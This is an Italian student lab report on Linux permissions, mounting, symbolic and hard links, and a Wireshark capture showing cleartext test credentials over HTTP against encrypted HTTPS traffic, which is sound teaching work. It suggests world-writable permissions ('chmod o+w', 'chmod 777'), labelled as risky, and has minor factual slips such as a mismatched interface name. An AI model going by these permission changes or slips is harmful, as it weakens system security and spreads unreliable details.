Domanda 3.1: Con l'aggiunta dell'opzione `-d`, elenca i permessi della directory genitore:

R: Comando: `ls -ld /mnt`

Output registrato: `drwxr-xr-x 2 root root 4096 Jan 5 2018 /mnt`

Significato:

- `d` → è una directory
- `rw` (proprietario `root`) → può leggere, scrivere ed entrare
- `r-x` (gruppo `root`) → può leggere ed entrare
- `r-x` (altri) → può leggere ed entrare → Nessuno tranne `root` può **scrivere** nella directory `/mnt`.

Domanda 4: Cosa si può fare affinché il comando `'touch'` abbia successo?

R: Abbiamo 3 opzioni:

Soluzione 1: Utilizzare `sudo`

Si può eseguire il comando con `sudo` (possibile perché l'utente `analyst` è nel gruppo `sudo`):

`sudo touch /mnt/myNewFile.txt`

Soluzione 2: Cambiare i permessi (non consigliato su sistemi multiutente o in ambienti reali)

Possiamo permettere la scrittura a tutti (molto rischioso): `sudo chmod o+w /mnt`

Soluzione 3: Cambiare proprietario o gruppo della directory

Possiamo rendere la directory scrivibile per il nostro utente `analyst`: `sudo chown analyst /mnt`

oppure: `sudo chgrp analyst /mnt && sudo chmod g+w /mnt`

Montiamo di nuovo `/dev/sdb1` su `second_drive` con il comando:

`sudo mount /dev/sdb1 ~/second_drive/` poi → `cd ~/second_drive` poi → `ls -l`

```
[analyst@sec0ps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-r--r-- 1 analyst analyst  183 Mar 26  2018 myFile.txt
```

Domanda 5: Quali sono i permessi del file `myFile.txt`?

R: Analizzando la stringa da sinistra verso destra, il primo carattere (`-`) ci dice che si tratta di un **file regolare**, quindi non è una directory, né un collegamento simbolico o un file speciale. `myFile.txt` è un file leggibile da chiunque, ma modificabile solo dal proprietario.

È un'impostazione tipica per i file di testo che devono essere consultabili da altri, ma la cui modifica deve restare sotto controllo.

Categoria	Permessi	Azioni consentite
Proprietario	rw-	Legge, scrive, non esegue
Gruppo	r--	Solo lettura
Altri	r--	Solo lettura

Cambiamo i permessi con il comando `sudo chmod 665 myFile.txt` poi → `ls -l`

```
[analyst@secOps second_drive]$ sudo chmod 665 myFile.txt
[sudo] password for analyst:
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst analyst  183 Mar 26  2018 myFile.txt
```

Domanda 6: I permessi sono cambiati? Quali sono i permessi di myFile.txt?

R: Il file ora ha i permessi `-rw-rw-r-x`, cioè:

- Proprietario: lettura e scrittura
- Gruppo: lettura e scrittura

Altri: lettura ed esecuzione

Domanda 7: Quale comando cambierebbe i permessi di myFile.txt a rwxrwxrwx, garantendo a qualsiasi utente nel sistema pieno accesso al file?

R: Il comando `chmod 777 myFile.txt`.

Cambiamo il proprietario del file con il comando `sudo chown analyst myFile.txt` poi → `ls -l`

```
[analyst@secOps second_drive]$ sudo chown analyst myFile.txt
[analyst@secOps second_drive]$ ls -l
total 20
drwx----- 2 root    root    16384 Mar 26  2018 lost+found
-rw-rw-r-x  1 analyst analyst  183 Mar 26  2018 myFile.txt
```

Scriviamo all'interno del file con `echo test >> myFile.txt` poi → `cat myFile.txt`

```
[analyst@secOps second_drive]$ echo test >> myFile.txt
[analyst@secOps second_drive]$ cat myFile.txt
This is a file stored in the /dev/sdb1 disk.
Notice that even though this file has been sitting in this disk for a while, it
couldn't be accessed until the disk was properly mounted.
test
```

Domanda 8: L'operazione è riuscita? Spiega.

R: L'operazione è riuscita perché ora abbiamo i permessi per scrivere nel file.

PASSO: DIRECTORY E PERMESSI

Per visualizzazione il contenuto della directory `lab.support.files` digitiamo: `cd ~/lab.support.files` poi → `ls -l`

```
[analyst@sec0ps second_drive]$ cd ~/lab.support.files
[analyst@sec0ps lab.support.files]$ ls -l
total 580
-rw-r--r-- 1 analyst analyst 649 Mar 21 2018 apache_in_epoch.log
-rw-r--r-- 1 analyst analyst 126 Mar 21 2018 applicationX_in_epoch.log
drwxr-xr-x 4 analyst analyst 4096 Mar 21 2018 attack_scripts
-rw-r--r-- 1 analyst analyst 102 Mar 21 2018 confidential.txt
-rw-r--r-- 1 analyst analyst 2871 Mar 21 2018 cyops.mn
-rw-r--r-- 1 analyst analyst 75 Mar 21 2018 elk_services
-rw-r--r-- 1 analyst analyst 373 Mar 21 2018 h2_dropbear.banner
drwxr-xr-x 2 analyst analyst 4096 Apr 2 2018 instructor
-rw-r--r-- 1 analyst analyst 255 Mar 21 2018 letter_to_grandma.txt
-rw-r--r-- 1 analyst analyst 24464 Mar 21 2018 logstash-tutorial.log
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 malware
-rwxr-xr-x 1 analyst analyst 172 Mar 21 2018 mininet_services
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 openssl_lab
drwxr-xr-x 2 analyst analyst 4096 Mar 21 2018 pcaps
drwxr-xr-x 7 analyst analyst 4096 Mar 21 2018 pox
-rw-r--r-- 1 analyst analyst 473363 Mar 21 2018 sample.img
-rw-r--r-- 1 analyst analyst 65 Mar 21 2018 sample.img_SHA256.sig
drwxr-xr-x 3 analyst analyst 4096 Mar 21 2018 scripts
-rw-r--r-- 1 analyst analyst 25553 Mar 21 2018 SQL_Lab.pcap
```

Domanda 1: Qual è la differenza tra la parte iniziale della riga di malware e la riga di mininet_services?

R: Analizziamo e confrontiamo i permessi delle due voci:

rwX (proprietario: può leggere, scrivere e accedere alla directory)

r-x (gruppo: può leggere e accedere ma non scrivere)

r-x (altri: idem)

La prima lettera dei permessi è **diversa**:

- **d** per **malware** → indica una **directory**
- **-** per **mininet_services** → indica un **file regolare**

Questa differenza è fondamentale: anche se i permessi per utente, gruppo e altri sono gli stessi (**rwXr-xr-x**), la **natura dell'oggetto** (directory vs file) cambia il significato pratico dei permessi.

Parte 3: Link simbolici e altri tipi di file speciali

PASSO 1: ESAMINARE I TIPI DI FILE IN /home/analyst

Digitiamo il comando: `ls -l /home/analyst`

```
[analyst@secOps lab.support.files]$ cd
[analyst@secOps ~]$ ls -l
total 32
drwxr-xr-x 2 analyst analyst 4096 Jun 12 13:58 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Jun 12 11:52 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
-rw-r--r-- 1 analyst analyst 24 Jun 12 12:37 fileditesto.txt
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
-rw-r--r-- 1 analyst analyst 312 Jun 12 08:37 space.txt
```

Osservazioni:

- Le righe che iniziano con **d** sono directory.
- Le righe che iniziano con **-** sono file regolari.
- Nessun file speciale in questa directory (per ora).

Comando: `ls -l /dev`

```
[analyst@secOps ~]$ ls -l /dev
crw----- 1 root root 108, 0 Jun 16 05:26 ppp
crw----- 1 root root 10, 1 Jun 16 05:26 psaux
crw-rw-rw- 1 root tty 5, 2 Jun 16 10:47 ptmx
drwxr-xr-x 2 root root 0 Jun 16 05:26 pts
crw-rw-rw- 1 root root 1, 8 Jun 16 05:26 random
lrwxrwxrwx 1 root root 4 Jun 16 05:26 rtc -> rtc0
crw-rw---- 1 root audio 250, 0 Jun 16 05:26 rtc0
brw-rw---- 1 root disk 8, 0 Jun 16 05:26 sda
brw-rw---- 1 root disk 8, 1 Jun 16 05:26 sda1
brw-rw---- 1 root disk 8, 16 Jun 16 05:26 sdb
brw-rw---- 1 root disk 8, 17 Jun 16 05:26 sdb1
drwxrwxrwt 2 root root 40 Jun 16 05:26 shm
crw----- 1 root root 10, 231 Jun 16 05:26 snapshot
drwxr-xr-x 3 root root 180 Jun 16 05:26 snd
brw-rw----+ 1 root optical 11, 0 Jun 16 05:26 sr0
lrwxrwxrwx 1 root root 15 Jun 16 05:26 stderr -> /proc/self/fd/2
lrwxrwxrwx 1 root root 15 Jun 16 05:26 stdin -> /proc/self/fd/0
lrwxrwxrwx 1 root root 15 Jun 16 05:26 stdout -> /proc/self/fd/1
crw-rw-rw- 1 root tty 5, 0 Jun 16 09:55 tty
crw--w---- 1 root tty 4, 0 Jun 16 05:26 tty0
crw--w---- 1 root tty 4, 1 Jun 16 05:26 tty1
crw--w---- 1 root tty 4, 10 Jun 16 05:26 tty10
crw--w---- 1 root tty 4, 11 Jun 16 05:26 tty11
crw--w---- 1 root tty 4, 12 Jun 16 05:26 tty12
```

Osservazioni:

- **b**: file a blocchi (es. `sda`, `sdb`)
- **c**: file a caratteri (es. `tty`, `random`)
- **l**: link simbolici (es. `stdout -> /proc/self/fd/1`)

Per creare il file di testo digitiamo: `echo "symbolic" > file1.txt` poi → `cat file1.txt`

```
[analyst@secOps ~]$ echo "symbolic" > file1.txt
[analyst@secOps ~]$ cat file1.txt
symbolic
```

E poi ancora digitiamo → `echo "hard" > file2.txt` → `cat file2.txt`

```
[analyst@secOps ~]$ echo "hard" > file2.txt
[analyst@secOps ~]$ cat file2.txt
hard
```

Per creare i link digitiamo:

`ln -s file1.txt file1symbolic` # Link simbolico

`ln file2.txt file2hard` # Hard link

```
[analyst@secOps ~]$ ln -s file1.txt file1symbolic
[analyst@secOps ~]$ ln file2.txt file2hard
```

Comando: `ls -l`

```
[analyst@secOps ~]$ ls -l
total 44
drwxr-xr-x 2 analyst analyst 4096 Jun 12 13:58 cyops_folder2
drwxr-xr-x 3 analyst analyst 4096 Jun 12 11:52 cyops_folder3
drwxr-xr-x 2 analyst analyst 4096 Mar 22 2018 Desktop
drwxr-xr-x 3 analyst analyst 4096 Mar 22 2018 Downloads
lrwxrwxrwx 1 analyst analyst 9 Jun 16 10:58 file1symbolic -> file1.txt
-rw-r--r-- 1 analyst analyst 9 Jun 16 10:54 file1.txt
-rw-r--r-- 2 analyst analyst 5 Jun 16 10:55 file2hard
-rw-r--r-- 2 analyst analyst 5 Jun 16 10:55 file2.txt
-rw-r--r-- 1 analyst analyst 24 Jun 12 12:37 fileditesto.txt
drwxr-xr-x 9 analyst analyst 4096 Jul 19 2018 lab.support.files
drwxr-xr-x 3 root root 4096 Mar 26 2018 second_drive
-rw-r--r-- 1 analyst analyst 312 Jun 12 08:37 space.txt
```

Osservazioni:

- `file1symbolic` inizia con `l`, mostra `-> file1.txt`
- `file2hard` appare come file regolare, ma con lo stesso inode di `file2.txt` (quinta colonna = 2)

Comandi: `mv file1.txt file1new.txt` poi → `mv file2.txt file2new.txt`

```
[analyst@secOps ~]$ mv file1.txt file1new.txt
[analyst@secOps ~]$ mv file2.txt file2new.txt
```

Verifichiamo il funzionamento link digitando: `cat file1symbolic` poi → `cat file2hard`

```
[analyst@secOps ~]$ cat file1symbolic
cat: file1symbolic: No such file or directory
```

```
[analyst@secOps ~]$ cat file2hard
hard
```

Osservazioni:

- `file1symbolic` fallisce: **link simbolico rotto**.
- `file2hard` funziona: **hard link rimane valido** perché punta all'inode.

Domanda: Cosa pensi succederebbe a `file2hard` se aprissi un editor di testo e cambiassi il testo in `file2new.txt`?

R: Poiché `file2hard` e `file2new.txt` condividono lo stesso inode, qualsiasi modifica a uno si rifletterà anche nell'altro. Sono **fisicamente** lo stesso file.

Osservazioni:

- I **link simbolici** sono **puntatori al nome** di un file: se il file viene rinominato o spostato, il link si rompe.
Gli **hard link** sono **puntatori all'inode**: rimangono validi finché l'inode esiste, anche se il file viene rinominato.

Conclusioni

In questo laboratorio abbiamo imparato a:

- Esplorare i filesystem Linux e identificarne il tipo e il punto di montaggio.
- Montare e smontare manualmente partizioni.
- Interpretare e modificare i permessi di file e directory.
- Usare i comandi `chmod`, `chown`, `touch`, `mount`, `umount`, `lsblk`, `ls -l`, `grep`.

Abbiamo visto come Linux gestisce la sicurezza del filesystem attraverso permessi e proprietà, fornendo un controllo granulare su chi può fare cosa con ogni singolo file o directory.

Inoltre, è stato visto in modo approfondito il funzionamento dei **diversi tipi di file** in Linux, con particolare attenzione a quelli **speciali** e ai **link simbolici e hard link**. Le principali conclusioni emerse sono:

- Il **primo carattere** mostrato dal comando `ls -l` è fondamentale per identificare il tipo di file: file regolari, directory, dispositivi di sistema, link, socket, pipe, ecc.
- I **link simbolici** (indicati con `l`) si comportano come scorciatoie e **puntano al nome** di un altro file. Questo li rende flessibili ma anche vulnerabili: se il file di destinazione cambia nome o viene rimosso, il link simbolico smette di funzionare (diventa “rotto”).
- Gli **hard link** (apparentemente indistinguibili da file normali) **condividono lo stesso inode** del file originale. Questo significa che continuano a funzionare anche se il file originale cambia nome o viene spostato, poiché puntano direttamente ai dati sul disco.
- Abbiamo visto che modificare il contenuto di un file attraverso un hard link **modifica anche il file originale**, poiché entrambi accedono agli stessi blocchi dati.

Dal punto di vista della **cybersecurity**, è fondamentale:

- Saper interpretare correttamente i permessi e la struttura dei file.
Riconoscere i link simbolici e gli hard link, che possono essere utilizzati anche in modo malevolo per **mascherare o duplicare contenuti** nei sistemi.
 - Capire come i file speciali in `/dev` rappresentano i **punti di accesso ai dispositivi hardware**, un aspetto critico per il controllo delle autorizzazioni.
-

Esercizio 4: Usare Wireshark per Esaminare il Traffico HTTP e HTTPS

Obiettivi:

- Parte 1 Catturare e visualizzare il traffico HTTP
- Parte 2 Catturare e visualizzare il traffico HTTPS

Parte 1: Catturare e Visualizzare il Traffico HTTP

PASSO 1: AVVIARE LA VM ED EFFETTUARE IL LOGIN

Iniziamo avviando la nostra VM Kali, inserendo nome Utente e Password.

Una volta all'interno della macchina, apriamo un terminale, digitiamo **'ip address'**, dove troveremo l'elenco delle interfacce con i vari indirizzi **IP**.

```
(kali@kali)~$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:b4:a1:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.188/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 42449sec preferred_lft 42449sec
```

PASSO 2: APRIRE UN TERMINALE E AVVIARE TCPDUMP

Inseriamo subito dopo il comando: **sudo tcpdump -i eth0s3 -s 0 -w httpdump.pcap**

```
(kali@kali)~$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Che avvierà il tcpdump registrando il traffico di rete sull'interfaccia eth0.

Il passaggio successivo sarà aprire un browser web navigando sul sito → <http://testphp.vulnweb.com/login.php> si aprirà questa pagina, che ci avviserà della connessione **non sicura** all'interno di questo sito visto che usa appunto HTTP.



Inseriamo un nome Utente e una Password, in questo caso **Admin - Admin** e poi premiamo → **login**.

Username :	<input type="text" value="Admin"/>
Password :	<input type="password" value="Admin"/>
<input type="button" value="login"/>	


Chiudiamo il Browser. Torniamo sul terminale, e premiamo CTRL+C per terminare la cattura dei pacchetti, perchè adesso andremo a visualizzare e ad analizzare ciò che abbiamo catturato.

```
(kali@kali)-[~]
$ sudo tcpdump -i eth0 -s 0 -w httpdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C306 packets captured
309 packets received by filter
0 packets dropped by kernel
```

PASSO 3: VISUALIZZARE LA CATTURA HTTP

Nella nostra kali, una volta eseguiti i passaggi precedenti, andando in Home troveremo il file **.pcap** da noi creato, da analizzare con Wireshark.


Apriamo dunque Wireshark, selezioniamo il file interessato e applichiamo un filtro **http**. Questo è quello che ci viene mostrato:



No.	Time	Source	Destination	Protocol	Length	Info
71	1.470525	192.168.1.108	34.107.221.82	HTTP	376	GET /success.txt?ip=192.168.1.108 HTTP/1.1
73	1.475821	34.107.221.82	192.168.1.108	HTTP	282	HTTP/1.1 200 OK (text/plain)
108	7.365323	192.168.1.108	44.228.249.3	HTTP	414	GET /login.php HTTP/1.1
117	7.496216	44.228.249.3	192.168.1.108	HTTP	1366	HTTP/1.1 200 OK (text/html)
110	7.522400	192.168.1.108	44.228.249.3	HTTP	383	GET /style.css HTTP/1.1
131	7.717107	192.168.1.108	44.228.249.3	HTTP	443	GET /images/logo.gif HTTP/1.1
133	7.836392	192.168.1.108	44.228.249.3	HTTP	436	GET /favicon.ico HTTP/1.1
139	7.966813	44.228.249.3	192.168.1.108	HTTP	934	HTTP/1.1 200 OK (GIF89a)
145	8.031206	44.228.249.3	192.168.1.108	HTTP	960	HTTP/1.1 200 OK (image/x-icon)
202	19.272768	192.168.1.108	44.228.249.3	HTTP	592	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
204	19.463118	44.228.249.3	192.168.1.108	HTTP	342	HTTP/1.1 302 Found (text/html)
206	19.465919	192.168.1.108	44.228.249.3	HTTP	461	GET /login.php HTTP/1.1
208	19.656435	44.228.249.3	192.168.1.108	HTTP	2814	HTTP/1.1 200 OK (text/html)

Andremo a selezionare il messaggio **POST**.

Domanda 1 : Quale due informazioni vengono visualizzate?



No.	Time	Source	Destination	Protocol	Length	Info
202	19.272768	192.168.1.108	44.228.249.3	HTTP	592	POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
204	19.463118	44.228.249.3	192.168.1.108	HTTP	342	HTTP/1.1 302 Found (text/html)
206	19.465919	192.168.1.108	44.228.249.3	HTTP	461	GET /login.php HTTP/1.1
208	19.656435	44.228.249.3	192.168.1.108	HTTP	2814	HTTP/1.1 200 OK (text/html)

Frame 202: 592 bytes on wire (4736 bits), 592 bytes captured (4736 bits) on interface eth0	
Ethernet II, Src: PCSSSystemtec_b4:a1:05 (08:00:27:b4:a1:05), Dst: FreeboxSas_10:3c:58 (38:07:10:10:3c:58)	
Internet Protocol Version 4, Src: 192.168.1.108, Dst: 44.228.249.3	
Transmission Control Protocol, Src Port: 59758, Dst Port: 80, Seq: 726, Ack: 9649, Len: 526	
Hypertext Transfer Protocol	
HTML Form URL Encoded: application/x-www-form-urlencoded	
Form item: "uname" = "Admin"	
Key: uname	
Value: Admin	
Form item: "pass" = "Admin"	
Key: pass	
Value: Admin	

R: Le due informazioni visualizzabili in chiaro sono il nome Utente da noi usato, ovvero: **Admin**. E la **password**, sempre in chiaro, che abbiamo usato per il login: **Admin**.

Parte 2: Catturare e Visualizzare il Traffico HTTPS

PASSO 1: AVVIARE TCPDUMP ALL'INTERNO DI UN TERMINALE


Come nella prima parte, apriamo un terminale e creiamo un altro file .pcap, questa volta per il traffico **HTTPS**.

Nel terminale scriveremo: **sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap**


```
(kali㉿kali)-[~]  
$ sudo tcpdump -i eth0 -s 0 -w httpsdump.pcap  
[sudo] password for kali:  
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Come per il comando usato prima, una volta digitato e fatto invio si avvierà il tcpdump che registrerà il traffico di rete, che verrà stampato nel file httpsdump.pcap, che troveremo nella home di kali.

Una volta in ascolto, apriamo il Browser nella VM e facciamo il login.



Domanda 2: Cosa noti riguardo all'URL del sito web?



R: La prima cosa che ho notato nell'URL - clickando su 'login' - è stata l'intestazione https. Ovvero "**https://auth.netacad.com/auth/realms...**"

https:// → indica che il sito una comunicazione è **criptata** (via TLS/SSL).

auth. → è un **sottodominio**, spesso abbreviato di "**authentication**", ovvero **autenticazione**.

Quel **sottodominio** è dedicato all'autenticazione degli utenti, ad esempio:

- Inserimento di username/password
- Login via OAuth, SSO (Single Sign-On), SAML, ecc.

Il sito separa la logica di autenticazione dal sito principale (es: **www.**), spesso per:

- **Migliorare la sicurezza:** separando cookie/sessioni
- Centralizzare la gestione utenti
- **Ridurre la superficie d'attacco:** solo un componente gestisce login e accessi

PASSO 2: VISUALIZZARE LA CATTURA HTTPS

tcp.port==443						
No.	Time	Source	Destination	Protocol	Length	Info
13	2.256805	192.168.1.188	34.160.144.191	TCP	74	33676 → 443 [SYN] Seq=
14	2.261406	34.160.144.191	192.168.1.188	TCP	74	443 → 33676 [SYN, ACK]
15	2.261426	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=
16	2.261557	192.168.1.188	34.160.144.191	TLSv1.2	282	Client Hello (SNI=cont)
17	2.266173	34.160.144.191	192.168.1.188	TCP	66	443 → 33676 [ACK] Seq=
18	2.268114	34.160.144.191	192.168.1.188	TLSv1.2	1466	Server Hello
19	2.268126	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=
20	2.268171	34.160.144.191	192.168.1.188	TLSv1.2	1687	Certificate, Server Ke
21	2.268174	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=
22	2.269922	192.168.1.188	34.160.144.191	TLSv1.2	159	Client Key Exchange, Cl
23	2.274477	34.160.144.191	192.168.1.188	TLSv1.2	377	New Session Ticket, Ch
24	2.274478	34.160.144.191	192.168.1.188	TLSv1.2	135	Application Data
25	2.282733	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=
26	2.282821	192.168.1.188	34.160.144.191	TLSv1.2	165	Application Data
27	2.282861	192.168.1.188	34.160.144.191	TLSv1.2	104	Application Data
28	2.285724	34.160.144.191	192.168.1.188	TCP	135	[TCP Spurious Retransm
29	2.285733	192.168.1.188	34.160.144.191	TCP	78	[TCP Dup ACK 25#1] 33676 →
30	2.287205	34.160.144.191	192.168.1.188	TCP	66	443 → 33676 [ACK] Seq=
31	2.287205	34.160.144.191	192.168.1.188	TLSv1.2	104	Application Data
32	2.287215	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=
36	2.537697	192.168.1.188	34.107.243.93	TCP	74	51616 → 443 [SYN] Seq=
37	2.541888	34.107.243.93	192.168.1.188	TCP	74	443 → 51616 [SYN, ACK]
38	2.541905	192.168.1.188	34.107.243.93	TCP	66	51616 → 443 [ACK] Seq=

Apriamo Wireshark poi → file → (selezioniamo il file da noi creato) **httpsdump.pcap**, premiamo invio. Aggiungiamo anche un filtro, come richiesto da esercizio, ovvero il **tcp.port==443** - così da filtrare direttamente il traffico HTTPS tramite la porta 443. Andiamo ora a cercare nella colonna info, un messaggio **'Application Data'**.

Come si può notare, c'è una grande differenza tra il primo file HTTP e questo che stiamo analizzando adesso HTTPS.

Nel primo screenshot (HTTP):

Tutto il traffico è in chiaro. Riusciamo a vedere direttamente i dati inviati dal form:

- **uname = Admin**
- **pass = Admin**
- Protocollo: **HTTP** su porta **80**

Nello Screenshot 2 – HTTPS (cifrato)

- Il traffico è cifrato tramite **TLSv1.2**.
- I dati del form non sono visibili, ma compaiono come:
 - **Encrypted Application Data**
- Protocollo: **HTTPS (HTTP su TLS)** su porta **443**

26	2.282821	192.168.1.188	34.160.144.191	TLSv1.2	165	Application Data
27	2.282861	192.168.1.188	34.160.144.191	TLSv1.2	104	Application Data
28	2.285724	34.160.144.191	192.168.1.188	TCP	135	[TCP Spurious Retransmission]
29	2.285733	192.168.1.188	34.160.144.191	TCP	78	[TCP Dup ACK 25#1] 33676 →
30	2.287205	34.160.144.191	192.168.1.188	TCP	66	443 → 33676 [ACK] Seq=3402
31	2.287205	34.160.144.191	192.168.1.188	TLSv1.2	104	Application Data
32	2.287215	192.168.1.188	34.160.144.191	TCP	66	33676 → 443 [ACK] Seq=447 A
36	2.537697	192.168.1.188	34.107.243.93	TCP	74	51616 → 443 [SYN] Seq=0 Win
37	2.541888	34.107.243.93	192.168.1.188	TCP	74	443 → 51616 [SYN, ACK] Seq=
38	2.541905	192.168.1.188	34.107.243.93	TCP	66	51616 → 443 [ACK] Seq=1 Acl

▶ Frame 20: 165 bytes on wire (1320 bits), 165 bytes captured (1320 bits)
▶ Ethernet II, Src: PCSSystemtec_b4:a1:05 (08:00:27:b4:a1:05), Dst: FreeboxSas_10:3c:58 (38:07:16:10:3c:58)
▶ Internet Protocol Version 4, Src: 192.168.1.188, Dst: 34.160.144.191
▶ Transmission Control Protocol, Src Port: 33676, Dst Port: 443, Seq: 310, Ack: 3402, Len: 99
▶ Transport Layer Security
▶ TLSv1.2 Record Layer: Application Data Protocol: HyperText Transfer Protocol 2
Content Type: Application Data (23)
Version: TLS 1.2 (0x0303)
Length: 94
Encrypted Application Data: 00000000000000001521648ecac238914566e63573cbd9c792e5c0181f083af596708fda
[Application Data Protocol: HyperText Transfer Protocol 2]


Domanda 3: Cosa ha sostituito la sezione HTTP che era nel file di cattura precedente?

R: È stata sostituita dalla sezione "Encrypted Application Data" nel protocollo TLS, che incapsula e protegge il traffico HTTP sottostante rendendolo illeggibile senza la chiave di decrittazione.

In sintesi:

- **HTTP** gestisce il livello applicativo.
- **TLS** garantisce la **confidenzialità**, **integrità** e **autenticazione** del trasporto.
- Con **HTTPS**, il traffico HTTP non sparisce, ma viene **nascosto (cifrato)** all'interno del **TLS Record Layer**, rendendo invisibili i contenuti come username e password.

Espandiamo completamente la sezione **Secure Sockets Layer** e poi su → **Encrypted Application Data**.



```
> Frame 24: 135 bytes on wire (1080 bits), 135 bytes captured (1080 bits) on interface 0
> Ethernet II, Src: FreeboxSas_10:3c:58 (38:07:16:10:3c:58), Dst: PCSSystemtec_h4:a1:05 (08:00:27:b4:a1:05)
> Internet Protocol Version 4, Src: 34.100.144.191, Dst: 192.168.1.188
> Transmission Control Protocol, Src Port: 443, Dst Port: 33676, Seq: 3333, Ack: 310, Len: 69
> Transport Layer Security
  > TLSv1.2 Record Layer: Application Data Protocol: HyperText Transfer Protocol 2
    Content Type: Application Data (23)
    Version: TLS 1.2 (0x0303)
    Length: 64
